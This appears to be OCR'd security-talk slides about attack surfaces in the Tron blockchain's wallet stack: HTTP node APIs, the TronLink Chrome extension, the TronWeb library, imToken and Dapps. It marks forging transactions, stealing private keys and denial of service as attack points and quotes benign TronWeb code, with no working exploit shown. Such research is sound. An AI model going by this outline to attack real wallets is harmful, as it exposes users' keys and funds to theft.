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
Tron Nodes



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Limits

- As shown by tronscan.org , Tron has 1332 nodes in total.
- Only a quarter of the nodes can be accessed through the HTTP service.
- There is no guarantee that more than half of the super representatives have enabled HTTP services.

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Back to Tron HTTP Node

- The TRON HTTP node has a variety of API calls to allow users to interact with the blockchain.
- Some of the API calls serve as stand-alone requests to get individual pieces of information.
- There are also many API calls which modify the user TRX wallet, resulting in a need to sign and broadcast the transaction.

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Transaction Process

- Make a Transaction
  /wallet/createtransaction
  return raw transaction in json format.

  Forge `raw transaction`

- Sign the Transaction
  /wallet/gettransactionsign
  use the private key to sign the raw transaction

  Steal `private key`

- Broadcast the Transaction
  /wallet/broadcasttransaction
  broadcast signed transaction to blockchain

  DOS

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TronLink Wallet

- TronLink is firstly launched at TRON’s official website and backed by TRON foundation.
- TronLink is the TRON wallet with the most users.
- TronLink has three versions (Chrome Wallet Extension/iOS/Android).



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TronLink Wallet

- iOS/Android
  - Make a Transaction
  - Sign the Transaction
  - Broadcast Transaction

- Chrome Wallet Extension
  - Make a Transaction
  - Sign the Transaction
  - Broadcast Transaction

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
Attack Chrome Wallet Extension



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

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Why Chrome Wallet Extension has different behavior from iOS/Android

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TronWeb Library

- TronWeb aims to deliver a unified, seamless development experience influenced by Ethereum's Web3 implementation.

- TronWeb
  - Make a Transaction
    - tronWeb.transactionBuilder.sendTrx
  - Sign the Transaction
    - tronWeb.trx.sign
  - Broadcast Transaction
    - tronWeb.trx.sendRawTransaction

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TronWeb Library

tronWeb.transactionBuilder.sendTrx

```
sendTrx(to = false, amount = 0, from = this.tronWeb.defaultAddress.hex,
options, callback = false) {

    // accept amounts passed as strings
    amount = parseInt(amount)

    const data = {
        to_address: toHex(to),
        owner_address: toHex(from),
        amount: amount,
    };

    this.tronWeb.fullNode.request('wallet/createtransaction', data,
          'post').then(transaction => resultManager(transaction,
          callback)).catch(err => callback(err));
}
```

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TronWeb Library

- TronLink Chrome Wallet Extension
- Multicurrency wallet
- Dapps

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Multicurrency Wallet

- Multicurrency wallet is a wallet that supports multiple cryptocurrency transactions.
- imToken is a multi-currency wallet that supports Tron.
- imToken has 12 million users.
- imToken uses the TronWeb library.

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
Multicurrency Wallet



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Dapp

- A decentralized application (Dapp) is a computer application that runs on a distributed computing system like blockchain.
- 1,400 Dapps have been created on the TRON network, with a daily transaction volume of over $12 million(2020/12/17).
- For a developer, Dapp is a combination of front-end and smart contracts.
- Tron provides TronWeb for front-end developer.

